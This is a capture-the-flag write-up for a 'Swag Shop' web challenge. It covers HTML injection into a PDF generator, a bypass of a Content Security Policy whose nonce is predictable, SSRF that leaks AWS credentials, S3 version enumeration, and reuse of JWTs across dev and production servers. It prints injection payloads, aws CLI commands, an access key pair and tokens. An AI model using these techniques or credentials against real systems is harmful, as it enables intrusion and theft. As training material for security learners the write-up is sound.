
Swag Shop Writeup

by shamollash aka enrico.cavalli@gmail.com

Swag Shop is an ecommerce web site that let us shop for cool hacker gadgets



Once orders are placed, we can generate a PDF of them by clicking a button

SwagShop Order

Create PDF

Order Info

Order Id:
7a5f3d90-9fb7-4816-9eda-4a150bd7f855

Voucher Code:
1234

Shipping Status:
Not Shipped

Delivery Address

Name:
enrico

Address:
foobar

Items

Qty	Product	Cost	Line Cost
1	Laptop Sticker	$2.50	$2.50
1	Hoodie	$29.99	$29.99
1	T-Shirt	$18.00	$18.00


By looking at metadata of generated PDFs we see that chromium is involved

```
exiftool  3d82e98b-75d4-4e55-a866-3c12a74e4ca5.pdf
ExifTool Version Number         : 12.60
File  Name                                                      :
3d82e98b-75d4-4e55-a866-3c12a74e4ca5.pdf
Directory                       : .
File Size                       : 22 kB
File Modification Date/Time     : 2023:08:16 17:54:16+02:00
File Access Date/Time           : 2023:08:16 17:54:16+02:00
File Inode Change Date/Time     : 2023:08:16 17:54:16+02:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 1
Tagged PDF                      : Yes
Creator                         : Chromium
Producer                        : Skia/PDF m115
Create Date                     : 2023:08:16 15:54:10+00:00
Modify Date                     : 2023:08:16 15:54:10+00:00
```

By doing some recon we found a bunch of subdomains:


- env
- shipping
- dev.shipping

env is not accessible from outside



dev.shipping is currently disabled

shipping appears to work but only potentially useful functionality (/register) is not enabled on the production server




Given the context of a PDF generator, we probably have to find a way to access some of the internal endpoints by leveraging some XSS to do SSRF.


FLAG_ONE

In order to investigate what we can do, we start by seeing if we can do HTML injection on the address textarea field using a simple payload:

```
</textarea><img src=x>
```



The generated pdf shows a broken image so HTML injection and probably XSS is feasible:



Analyzing the Content Security Policy of the shop site we found an obstacle to perform XSS:

```
Content-Security-Policy: img-src 'self';script-src
'nonce-1692201703' 'self' ajax.googleapis.com
maxcdn.bootstrapcdn.com;frame-src 'none';script-src-attr 'none'
```


In order to inject a valid <script> tag we need to match the required nonce value, that in our case is not randomly generated, because clearly is the UNIX time since epoch in seconds.

In order to let the chromium browser interpret an injected <script> with our payload, we have to make sure to also inject a correct nonce with second precision (apparently). In other words, a script must have a matching nonce at the moment it gets executed:

```
<script nonce="1692201703">...</script>
```

In order to not have to bother with precision timing up to the second (we don't precisely control the chromium browser) we can simply **generate a payload with 60 nonces covering all the future 60 seconds**. This gives us a minute frame of validity when at least one of our injected <script> tags will be interpreted by chromium according to the CSP of the swag shop website.

With this simple trick we can generate a script that redirects the PDF generator to the internal env subdomain:



{"aws":
{"flag":"FLAG_ONE{b66fc57991a543b2f440da3eb1db8793}","bucket":"ctfswagshop","access_key_id":"AKIA2DKGRWSRWTKCGCVK","secret_access key":"0njkeERAoPu0Tg6cLbTU9NCkRs\/Sop6nYOPn7\/hJ"}}

FLAG_TWO

With the just discovered AWS credentials we can list the ctfswagshop bucket and grab a new flag and a strange keys.txt (which is empty).

```
aws s3  ls ctfswagshop
2023-08-01 16:23:34         43 flag.txt
2023-08-01 10:16:39          1 keys.txt


aws s3 sync s3://ctfswagshop ctfswagshop
download: s3://ctfswagshop/keys.txt to ctfswagshop/keys.txt
download: s3://ctfswagshop/flag.txt to ctfswagshop/flag.txt
cat ctfswagshop/flag.txt
FLAG_TWO{...}
```

FLAG_THREE

This was quite tricky and it involved looking at previous versions of files in ctfswagshop bucket. This can be done with the following command

```
aws s3api list-object-versions --bucket ctfswagshop | jq
```


```
{
  "ETag": "\"68b329da9893e34099c7d8ad5cb9c940\"",
  "Size": 1,
  "StorageClass": "STANDARD",
  "Key": "keys.txt",
  "VersionId": "A_tLJ_8qam44gc7s9SdlAWFrMB0LWpC2",
  "IsLatest": true,
  "LastModified": "2023-08-01T08:16:39+00:00",
  "Owner": {
    "DisplayName": "adam",
    "ID": "67923f31e57b5b7b50650835bdd264a545809a631bb9aa9411bad8d9cdd9b4b4"
  }
},
{
  "ETag": "\"8ba33a4d21968b5a99209ba9d1f2487a\"",
  "Size": 190,
  "StorageClass": "STANDARD",
  "Key": "keys.txt",
  "VersionId": "nt_d96XI4vefGPrnjRM_JcICfjm.V1zb",
  "IsLatest": false,
  "LastModified": "2023-08-01T08:14:30+00:00",
  "Owner": {
    "DisplayName": "adam",
    "ID": "67923f31e57b5b7b50650835bdd264a545809a631bb9aa9411bad8d9cdd9b4b4"
  }
```


We clearly see that a previous version of keys.txt was 190 bytes long. Since we have the correct VersionId we can use the following command to grab the version we are interested in:

```
aws s3api get-object --bucket ctfswagshop --version-id
nt_d96XI4vefGPrnjRM_JcICfjm.V1zb  --key keys.txt keys.txt
```

This gives as not only FLAG_THREE but also a JWT that can be used on the shipping server.



```
{"flag":"FLAG_THREE{...}","server":"shipping","X-Token":"eyJ0eXAiO
iJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo2OH0=.r7cTaAVwfcMBWCCrq
Ji7nCHYJ0J7HohsGBWO4lwC7hQ"}
```


FLAG_FOUR


???

FLAG_FIVE


Using the obtained JWT (as cookie token=JWT_VALUE) we can access the shipping server and see our previously placed orders waiting for approval and shipping.




The given JWT corresponds to a { "user_id": 68 } and is not an admin: it cannot authorize orders:




But even if we are not admin we can access a /settings endpoint on the shipping server were we can enable the dev.shipping website:



On dev.shipping development server we cannot do much, but registration is enabled and we can start to generate users. Apparently admin already exists:




But by creating another user we have access on dev.shipping server



Here we are again presented with FLAG_THREE but we believe this is the place for FLAG_FOUR.


Most interesting feature of the dev.shipping generated JWTs is that they seem to work also on production server. For instance user_id: 2 on production server is authenticated and the site informs as that this is disabled:




We continued generating various users, trying the obtained JWT both on dev.shipping and also on shipping server until at user_id 48 we had a valid user with admin rights:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo0OH0=.JsnizPHU
Z5cZrYQD1vCBIgtU54MJQpYHh8RuImIJawM
```

This gives us the possibility to authorize orders:



and also ship them



We also noticed that in order to obtain FLAG_FIVE, it was sufficient to fuzz the action parameter using the user_id 68 JWT and a valid order_id:

```
Cookie:
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo2OH0=.r7
cTaAVwfcMBWCCrqJi7nCHYJ0J7HohsGBWO4lwC7hQ
Connection: close

action=shipping&order_id=3d82e98b-75d4-4e55-a866-3c12a74e4ca5
```

